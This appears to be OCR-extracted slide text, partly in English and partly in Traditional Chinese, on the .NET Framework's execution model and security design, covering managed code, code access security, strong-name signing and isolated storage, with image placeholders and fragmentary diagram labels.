
- Manages running code
  - Threading, Memory management
  - Eliminates memory management drudgery
  - Kills entire classes of bugs (e.g., memory corruption, ref counting)
  - Auto-versioning, no more DLL Hell
  - Scalability, performance, reliability all improve
- Fine-grained evidence-based security
  - Code access + Role-based
  - Integrated with underlying OS
  - Security model ensures safety
- No-touch deployment
  - XCOPY, no registry required
- Object remoting with SOAP

.Net Assemblies



.Net Execution Model






.NET Framework安全設計


.NET Framework安全設計

- Managed Code執行模式
- 型別安全檢查
- 共享名稱簽署
- 程式碼存取安全
- 角色架構安全性設計
- 加密機制
- /GS Option--適用於VC++ .NET
- 隔離儲存區


Managed Code 執行模式



組件部署與強名稱



1
密鑰
編譯器
編譯器
MyDLL
Main
2 資訊清單
PK=34 e2 5c...
4
資訊清單
參照:MyDLL,
PK=34 e2 5c...
簽署 3
強式名稱
簽名檔

執行.NET應用程式

